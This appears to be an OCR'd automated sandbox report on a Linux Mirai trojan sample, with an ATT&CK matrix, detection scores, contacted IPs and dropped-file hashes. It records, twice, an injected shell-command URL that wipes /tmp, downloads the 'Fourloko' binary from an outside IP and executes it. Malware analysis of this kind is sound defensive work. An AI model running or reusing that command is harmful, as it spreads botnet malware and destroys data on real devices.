
Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	Scripting 1	Systemd Service 1	Systemd Service 1	File and Directory Permissions Modification 1	OS Credential Dumping 1	Security Software Discovery 1 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partitio
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Owner/User Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockou
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Hidden Files and Directories 1	NTDS	System Information Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Indicator Removal on Host 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 3	Manipulate Device Communication		Manipu App Sto Ranking or Ratir

Malware Configuration

No configs have been found

Behavior Graph



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
nSg5RM0w0d	56%	ReversingLabs	Linux.Trojan.Mirai	

Dropped Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+104.244.72.234/Fourloko/Fourloko.arm6;chmod+777+/tmp/Fourloko.arm6;sh+/tmp/Fourloko.arm6+Jaws	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
daisy.ubuntu.com	162.213.33.132	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:80/shell?cd+/tmp;rm+-rf+*;wget+104.244.72.234/Fourloko/Fourloko.arm6;chmod+777+/tmp/Fourloko.arm6;sh+/tmp/Fourloko.arm6+Jaws	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
82.125.79.157	unknown	France		3215	FranceTelecom-OrangeFR	false
82.237.229.86	unknown	France		12322	PROXADFR	false
76.72.131.87	unknown	United States		21981	GOEASTONUS	false
155.95.85.169	unknown	United States		18456	GDIT-AS1US	false
106.216.185.226	unknown	India		45609	BHARTI-MOBILITY-AS-APBhartiAirtelLtdASforGPRSService	false
73.105.34.11	unknown	United States		7922	COMCAST-7922US	false
168.225.157.89	unknown	United States		27435	OPSOURCE-INCUS	false
50.114.10.124	unknown	United States		61317	ASDETUKhttpwwwheficedcomGB	false
52.49.15.231	unknown	United States		16509	AMAZON-02US	false
104.214.224.221	unknown	United States		8075	MICROSOFT-CORP-MSN-AS-BLOCKUS	false
88.245.81.179	unknown	Turkey		9121	TTNETTR	false
131.251.226.21	unknown	United Kingdom		786	JANETJiscServicesLimitedGB	false
169.37.91.35	unknown	Switzerland		37611	AfrihostZA	false
125.53.105.82	unknown	Japan		2516	KDDIKDDICORPORATIONJP	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
88.16.182.166	unknown	Spain		3352	TELEFONICA_DE_ESPANA ES	false
190.10.105.51	unknown	Costa Rica		11830	InstitutoCostarricensedeElectricidadyTelecomCR	false
167.179.151.167	unknown	Australia		4764	WIDEBAND-AS-APAussieBroadbandAU	false
5.166.10.58	unknown	Russian Federation		51819	YAR-ASRU	false
43.205.251.248	unknown	Japan		4249	LILLY-ASUS	false
70.230.219.247	unknown	United States		7018	ATT-INTERNET4US	false
98.228.221.112	unknown	United States		7922	COMCAST-7922US	false
63.58.17.229	unknown	United States		701	UUNETUS	false
40.15.158.90	unknown	United States		4249	LILLY-ASUS	false
38.21.173.197	unknown	United States		11738	BLIP-NETWORKSUS	false
87.236.77.16	unknown	France		3215	FranceTelecom-OrangeFR	false
146.122.54.110	unknown	United States		22216	SIEMENS-PLMUS	false
189.39.227.49	unknown	Brazil		28321	FederacaodasCamarasdeDirigentesLojistasSCBR	false
85.122.137.62	unknown	Romania		41496	RO-TVSAT-ASRO	false
95.36.119.231	unknown	Netherlands		15670	BBNED-AS1NL	false
143.142.32.104	unknown	United States		385	AFCONC-BLOCK1-ASUS	false
113.112.4.109	unknown	China		4134	CHINANET-BACKBONENo31Jin-rongStreetCN	false
69.212.49.41	unknown	United States		7018	ATT-INTERNET4US	false
17.157.3.229	unknown	United States		714	APPLE-ENGINEERINGUS	false
139.193.211.227	unknown	Indonesia		23700	FASTNET-AS-IDLinknet-FastnetASNID	false
110.244.101.120	unknown	China		4837	CHINA169-BACKBONECHINAUNICOM China169BackboneCN	false
120.80.62.97	unknown	China		17623	CNCGROUP-SZChinaUnicomShenzennetworkCN	false
163.8.122.9	unknown	Australia		45589	ENERGYAUST-ASAUSGRIDAU	false
99.136.89.88	unknown	United States		7018	ATT-INTERNET4US	false
206.63.232.245	unknown	United States		20271	WINDWIRELESSUS	false
142.224.201.64	unknown	Canada		13576	SDNW-13576US	false
114.118.210.232	unknown	China		136958	UNICOM-GUANGZHOU-IDCChinaUnicomGuangdongIPnetworkCN	false
134.209.44.112	unknown	United States		14061	DIGITALOCEAN-ASNUS	false
182.189.25.137	unknown	Pakistan		132165	CONNECT-AS-APConnectCommunicationsPK	false
52.84.92.177	unknown	United States		16509	AMAZON-02US	false
156.215.141.86	unknown	Egypt		8452	TE-ASTE-ASEG	false
186.195.5.248	unknown	Brazil		262734	Rede-TuxNetBR	false
213.110.25.60	unknown	Russian Federation		49483	SKATISPRU	false
139.113.193.20	unknown	Norway		5619	EVRY-NO	false
94.54.78.131	unknown	Turkey		47524	TURKSAT-ASTR	false
86.75.124.223	unknown	France		15557	LDCOMNETFR	false
192.141.163.66	unknown	Brazil		267489	NEOVEXCOMERCIOESERVICOSDETELECOMUNICACOESBR	false
54.233.11.252	unknown	United States		16509	AMAZON-02US	false
68.58.216.220	unknown	United States		7922	COMCAST-7922US	false
121.227.88.55	unknown	China		23650	CHINANET-JS-AS-APASNumberforCHINANETjiangsuprovinceba	false
80.60.82.221	unknown	Netherlands		1136	KPNKPNNationalEU	false
133.232.125.48	unknown	Japan		2514	INFOSPHERENTTPCCommunicationsIncJP	false
52.94.98.4	unknown	United States		16509	AMAZON-02US	false
147.110.180.178	unknown	South Africa		54363	BHIUS	false
169.199.161.126	unknown	United States		23309	CCCOE-NETUS	false
200.95.19.78	unknown	Mexico		8151	UninetSAdeCVMX	false
34.61.9.98	unknown	United States		2686	ATGS-MMD-ASUS	false
46.190.17.103	unknown	Greece		25472	WIND-ASGR	false
67.254.189.11	unknown	United States		12271	TWC-12271-NYCUS	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
190.76.228.209	unknown	Venezuela		27889	TelecomunicacionesMOVILNETVE	false
67.220.186.99	unknown	United States		55081	24SHELLSUS	false
103.123.2.193	unknown	Taiwan; Republic of China (ROC)		131632	LETSWIN-ASN-1LETSWINTELECOMCOLTDTW	false
192.243.129.200	unknown	United States		22284	AS22284-DOI-OPSUS	false
101.32.48.92	unknown	China		132203	TENCENT-NET-AP-CNTencentBuildingKejizhongyiAvenueCN	false
194.28.179.220	unknown	Ukraine		197073	KUZNETSOVSK-ASUA	false
216.54.175.15	unknown	United States		14454	PERIMETER-ESECURITYUS	false
118.212.117.45	unknown	China		4837	CHINA169-BACKBONECHINAUNICOMChina169BackboneCN	false
47.171.224.192	unknown	United States		5650	FRONTIER-FRTRUS	false
223.124.158.166	unknown	China		58453	CMI-INT-HKLevel30Tower1HK	false
148.221.102.35	unknown	Mexico		8151	UninetSAdeCVMX	false
83.20.191.39	unknown	Poland		5617	TPNETPL	false
199.107.217.174	unknown	United States		54690	CLUUS	false
1.128.184.34	unknown	Australia		1221	ASN-TELSTRATelstraCorporationLtdAU	false
146.104.244.64	unknown	Netherlands		31822	CITY-UNIVERSITY-OF-NEW-YORKUS	false
86.182.64.238	unknown	United Kingdom		2856	BT-UK-ASBTnetUKRegionalnetworkGB	false
112.94.220.109	unknown	China		17622	CNCGROUP-GZChinaUnicomGuangzhounetworkCN	false
138.241.60.27	unknown	United States		12980	EMEAHostingAutonomousSystemEU	false
9.196.70.214	unknown	United States		3356	LEVEL3US	false
90.119.126.11	unknown	France		3215	FranceTelecom-OrangeFR	false
185.118.141.131	unknown	Turkey		57844	SPD-NETTR	false
41.110.164.253	unknown	Algeria		36947	ALGTEL-ASDZ	false
95.221.124.215	unknown	Russian Federation		12714	TI-ASMoscowRussiaRU	false
71.104.168.123	unknown	United States		701	UUNETUS	false
130.51.4.50	unknown	Reserved		15601	BaringInvestmentServicesGB	false
62.20.16.13	unknown	Sweden		3301	TELIANET-SWEDENTeliaCompanySE	false
139.140.222.34	unknown	United States		22847	BOWDOINUS	false
166.76.52.137	unknown	United States		1350	SEARSNET-ASUS	false
163.5.177.186	unknown	France		56339	EPITECHFR	false
63.240.110.192	unknown	United States		17232	ATT-CERFNET-BLOCKUS	false
185.240.220.152	unknown	Czech Republic		204772	RSD-CZ	false
182.184.108.188	unknown	Pakistan		45595	PKTELECOM-AS-PKPakistanTelecomCompanyLimitedPK	false
67.46.64.246	unknown	United States		6621	HNS-DIRECPCUS	false
69.65.111.10	unknown	United States		14383	VCS-ASUS	false
123.79.119.67	unknown	China		9394	CTTNETChinaTieTongTelecommunicationsCorporationCN	false
47.87.41.215	unknown	United States		3209	VODANETInternationalIP-BackboneofVodafoneDE	false
132.39.33.228	unknown	United States		385	AFCONC-BLOCK1-ASUS	false

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

/home/saturnino/.config/pulse/ee49dfd4fa47433baee88884e2d7de7c-default-sink	
Process:	/usr/bin/pulseaudio
File Type:	ASCII text
Category:	dropped
Size (bytes):	10
Entropy (8bit):	2.9219280948873623
Encrypted:	false
SSDEEP:	3:5bkPn:pkP
MD5:	FF001A15CE15CF062A3704CEA2991B5F
SHA1:	B06F6855F376C3245B82212AC73ADED55DFE5DEF
SHA-256:	C54830B41ECFA1B6FBDC30397188DDA86B7B200E62AEAC21AE694A6192DCC38A
SHA-512:	65EBF7C31F6F65713CE01B38A112E97D0AE64A6BD1DA40CE4C1B998F10CD3912EE1A48BB2B279B24493062118AAB3B8753742E2AF28E56A31A7AAB27DE80E7BF
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	auto_null.

/home/saturnino/.config/pulse/ee49dfd4fa47433baee88884e2d7de7c-default-source	
Process:	/usr/bin/pulseaudio
File Type:	ASCII text
Category:	dropped
Size (bytes):	18
Entropy (8bit):	3.4613201402110088
Encrypted:	false
SSDEEP:	3:5bkrIZsXvn:pkckv
MD5:	28FE6435F34B3367707BB1C5D5F6B430
SHA1:	EB8FE2D16BD6BBCCE106C94E4D284543B2573CF6
SHA-256:	721A37C69E555799B41D308849E8F8125441883AB021B723FED90A9B744F36C0
SHA-512:	6B6AB7C0979629D0FEF6BE47C5C6BCC367EDD0AAE3FC973F4DE2FD5F0A819C89E7656DB65D453B1B5398E54012B27EDFE02894AD87A7E0AF3A9C5F2EB24A919
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	auto_null.monitor.

/proc/5530/oom_score_adj	
Process:	/usr/bin/dbus-daemon
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:V:V

/proc/5530/oom_score_adj	
MD5:	CFCD208495D565EF66E7DFF9F98764DA
SHA1:	B6589FC6AB0DC82CF12099D1C2D40AB994E8410C
SHA-256:	5FECEB66FFC86F38D952786C6D696C79C2DBC239DD4E91B46729D73A27FB57E9
SHA-512:	31BCA02094EB78126A517B206A88C73CFA9EC6F704C7030D18212CACE820F025F00BF0EA68DBF3F3A5436CA63B53BF7BF80AD8D5DE7D8359D0B7FED9DBC3A 99
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	 0

/run/gdm3.pid	
Process:	/usr/sbin/gdm3
File Type:	ASCII text
Category:	dropped
Size (bytes):	5
Entropy (8bit):	2.321928094887362
Encrypted:	false
SSDEEP:	3:GT:GT
MD5:	3E73C17EDE4B9B4EDF6F326D3E4B87CD
SHA1:	E2948B518952DAF78415A6AD6DAE92749D208912
SHA-256:	CE9CD0D8EB67FE24BFEBDA9820935E2715A8337B7377377BF9634ECA10A00D63
SHA-512:	E5FD48C1E0C5A9EB141A48EAFF6E437461BAF88A3B50BE1197E6DA30C651C0F87441F75B6F2B55520F7659B189DA9FD692BF894E0DF8CA09BD7BAEDCE58126 03
Malicious:	false
Reputation:	low
Preview:	 5697.

/run/systemd/journal/streams/.#9:75513yTxkyw	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.532829018803201
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmyqLRiiAcJNdPU2jsv:SbFuFyLVlg1BG+f+MyqLVA8PXji4s
MD5:	008F18918BD997C6639417BE51AC7FB2
SHA1:	D526D776B01722B9D3404980F5296A2DDF72F186
SHA-256:	EB5E7F2CDB64E16CEC7E23FC74C6BC81D4E355293A614DD1323F7226149A6211
SHA-512:	F748B5FE5112EA697A112944DBCFA7364A5A1C9F57F622A3E414B816E38DA353B991DF8628863208FB14413C1A5E61D60F0C3DF241CB342C34BB6415B9DECA3
Malicious:	false
Reputation:	low

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=8d9f233965b44d4e92a5fa0e8a4c97c8.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:75514O1H8Qy	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	223
Entropy (8bit):	5.4706185329842505
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm7qSTUeEbWXDErv8jq:SbFuFyLVlg1BG+f+MmfwDEr0ji4s
MD5:	FEC09C6599F21CA258E5BB3100DAFF6F
SHA1:	4B51A2141623B2BD85653BAC7F998FEA72512C68
SHA-256:	C9F134AE77EB491D838B6CDC14E3BDAE990C92A33E421691893202DA31052F66
SHA-512:	E96A439AA76D807894E076057DBD4230BF68509B526F7BF18974B71E61FFC6C411E84C05F75194B17AD7C1C38A62906C57DB954EC73FF046F8B72D62DBA41DB
Malicious:	false
Reputation:	low

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=10eeaa636df1442fafbed4d4a52c1ad8.IDENTIFIER=journalctl.UNIT=systemd-journal-flush.service.

/run/systemd/journal/streams/.#9:75719FgcSNy	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text

/run/systemd/journal/streams/.#9:75719FgcSNy	
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.38063836448593
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MCwGxBRVHQhQtjdCLKzK:qgFq6g10+f+MPhQrCLAK
MD5:	C900F7741788FB51EB8080D8F1EB07AE
SHA1:	4CE1513650D49CACA312FA1B7A9D8252823EC7EA
SHA-256:	9B95037543C6453BD4A9E58720B421D3DA94B9127E4909563D19859A3F6CE577
SHA-512:	6E214426BF88F4B47DFBDBD7FE48B68D60D8648217D8AFF9885E0B97F7EDAE9BE3EC4DB97C1C85660C22A1039D32DB9FB5D8FF3EEADD20534DBAA8A2E70DE784
Malicious:	false
Reputation:	low
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=53843c76e35d46e1b00f657a9b3bb510.IDENTIFIER=whoopsie.UNIT=whoopsie.service.

/run/systemd/journal/streams/.#9:75722SiuR1v	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	188
Entropy (8bit):	5.32810330947603
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmymL62BnkyDUwsjshQ:SbFuFyLVIg1BG+f+MymLhAZjtWL0
MD5:	99298B0DE838BF9E13C034469CC1BF60
SHA1:	06DB44DC9BD6B7ED070C6B9391891265D34E4556
SHA-256:	C3B0EC73CB767398DF5281B177D2C9548C373EAA61862F19178E5CA60EC4897D
SHA-512:	43E9153E5AA7DA49D8195C0A1CECE579569BBCD51C76E83073926F8BA61E654C88C21AB5FFF09B748221DB953B5719F648851E2172E6CE1CD7632393D05A42B
Malicious:	false
Reputation:	low
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=8d5c7f0b634e4ddcab6018fa78fafc0a.IDENTIFIER=pulseaudio.

/run/systemd/journal/streams/.#9:75969qyDlHy	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	207
Entropy (8bit):	5.386852657969581
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MxDUwljEuAB0josQu:qgFq6g10+f+MxDUwljEuA4Qu
MD5:	9F2FE92B1D10015AF94195F941744C0A
SHA1:	92ADA2ABDDA6F6BA432951E53B57D06C4306A80C
SHA-256:	C6DACB1B57889BA5941A0CD0463B877A98057ACFDC6005B8BAC71C0DDC601507
SHA-512:	69CFFE89E887B2F4671A00BC5D893E828CB20E619978E041F8E18621522163C5A4EE4776721592990CEF4F2129B496C8E362C0F1088B2A3C6C8306C1EA752F98
Malicious:	false
Reputation:	low
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=388bfcffa84f43c18e2da3fa9e3603cc.IDENTIFIER=dbus-daemon.UNIT=dbus.service.

/run/systemd/journal/streams/.#9:76694UkHCiz	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	210
Entropy (8bit):	5.4344010813053565
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLCHh6KV+h6CQzuxm7uBSTzjXxMxsjs2ALAQ:SbFuFyLVIg1BAf+MikfiqjNALyAZD
MD5:	7D9903D92C33B16A1E38DDE77FB9B061
SHA1:	A82D9FDC11C3BC44736345785E033021E0A160F3
SHA-256:	407C3B8C8144ED716FAAE2AFA1345D12729408208A2FD759E5826EDCC3526AB2
SHA-512:	A4D727737E8682291805030352ECE4E3D453B95115A160693A09F158F291F3E6658118F0A9F63A33F83D1CBD31D7EAE904389791055202CC8BEAAD4285D42FD9
Malicious:	false
Reputation:	low

/run/systemd/journal/streams/.#9:76694UkHCiz	
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=10a809e7a98f43cfba049752638c8e13.IDENTIFIER=generate-config.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:76798vzf3xx	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	211
Entropy (8bit):	5.493201188447737
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BAf+MiYQvSQ+X2jNdQIeXD:qgFq6g1af+MiHqQ+XM2D
MD5:	7F1300192E128AA37B7208157C32599E
SHA1:	3287218BB3B3D34CE3D9D44367CDD10BF3195BE8
SHA-256:	F890C429E64FBFB37F0A11340FED2A67718CE689F8C261A0937A80CFFF4C877F
SHA-512:	64B589D17A152CF580888A93EB325302ECF815CBB1B456C885BA74FCA18006886DA816B431D79784FBC8F92561F8E0008296D0FF747697E187CB61F11FFDEF74
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=1.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=325f66b54a8e4ad9b0300c8865a227b9.IDENTIFIER=gdm-wait-for-drm.UNIT=gdm.service.

/run/systemd/journal/streams/.#9:76810F4S0kw	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	220
Entropy (8bit):	5.4619504795029
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MPBTFCd84kjZcHcljX+:qgFq6g10+f+MvzVmAu
MD5:	0806C45905A5634BB8B507473F7B3796
SHA1:	53BA695084057FF90650F03343E1A1259250D9FC
SHA-256:	DEAC1D005A3B6BD5A0EE3DED6828F4BB2C3EAD2E9290429598A107339620874D
SHA-512:	0E217CD119E86A9A0F1ECE315813A2F79893E7A57955D4F52E80EE9E1FB763FC00869FC0F82D981DCB2CFF9FCB96500D06110D59269F6904B1423D07FBAECEC
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=1e6711d620274a4babc33db6c7336292.IDENTIFIER=systemd-logind.UNIT=systemd-logind.service.

/run/systemd/journal/streams/.#9:76811qH7pMy	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	216
Entropy (8bit):	5.4629117476869995
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm+YiOOHtcQERIKg2ja:SbFuFyLVIg1BG+f+M+YyOrjNE
MD5:	7E23C23607818DBB2C9D83435EE80341
SHA1:	33EE75C7F95E0FD108947697F249248D9101C707
SHA-256:	16DE0F7445137092F69605A5CBE8F89E06177E6FC360830DD8EEB4B808F77234
SHA-512:	A34551C175769F30C932E03455D30F3E8836DA896A011D981D3DE9526DC7C31158CF94148871B36E4F6B7A13821B33005BDDFE03A7F1E7F42B0A7BBCEBB8D2A
Malicious:	false
Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_ID=4f3f968d04d54de28cb70b956d341459.IDENTIFIER=rtkit-daemon.UNIT=rtkit-daemon.service.

/run/systemd/journal/streams/.#9:76939jGjApA	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	205
Entropy (8bit):	5.385070906705968
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxm4x8VSPAXGG1ATWUMP:SbFuFyLVIg1BG+f+M4xESPAXIaUjbVC
MD5:	F5E49C8AB35EA64C8EBDE586D8876A7D
SHA1:	B9231472BEBF8E7DE35999896E15D6432A08A37F
SHA-256:	1CAF8328E72E5BD95DFD1C0F24DDE77B995D52E142534820F674B5D17D5DC5A9

/run/systemd/journal/streams/.#9:76939jGjApA	
SHA-512:	63CAB6A38707AD45707CC53AF5F97EDBA1D466AC6EABAEF1307056E52528D8C53751D1A6CD338B29DD4A3ED5118999138E6E90947381D2FEEB3552E28D7768 4
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=21d90a0b114e470795e1fe2cc7ce2f3b.IDENTIFIER=polkitd.UNIT=polkit.service.

/run/systemd/journal/streams/.#9:76990m2l7zx	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	208
Entropy (8bit):	5.351681212628699
Encrypted:	false
SSDEEP:	3:SbFVVmFyinKMsPOYsn9ms954Hh6SnLAqC+h6KV+h6CQzuxmsXTL5TeefJjS22jsV:SbFuFyLVIg1BG+f+Msf7x+22jLkGq
MD5:	0D6DE2BB955CECA42F76C898733FB373
SHA1:	61383C1429A1DC4422900686DECAC2E97313E2C2
SHA-256:	09B9964AE60783B60C293C801C771652326B2F41F79BF234D50F4493BBFCA01C
SHA-512:	F35783F7A201FB7B8E5364E96E14D6A7AB42AC7898BE4D6C087DCEC56774A2E810378C6D265B03BE9861FB25CC2F224BE6E831B35054087DEB74DEADCCBDDI 20
Malicious:	false

Preview:	# This is private data. Do not parse.PRIORITY=30.LEVEL_PREFIX=1.FORWARD_TO_SYSLOG=0.FORWARD_TO_KMSG=0.FORWARD_TO_CONSOLE=0.STREAM_
	ID=f271622a6eff4636ba1e31ae4200dbfd.IDENTIFIER=agetty.UNIT=getty@tty2.service.

/run/systemd/journal/streams/.#9:77322OsWbkA	
Process:	/lib/systemd/systemd-journald
File Type:	ASCII text
Category:	dropped
Size (bytes):	222
Entropy (8bit):	5.426676690498588
Encrypted:	false
SSDEEP:	6:SbFuFyLVIg1BG+f+MA5Hod8ETjLTTIWTIL:qgFq6g10+f+MwM84EWEL
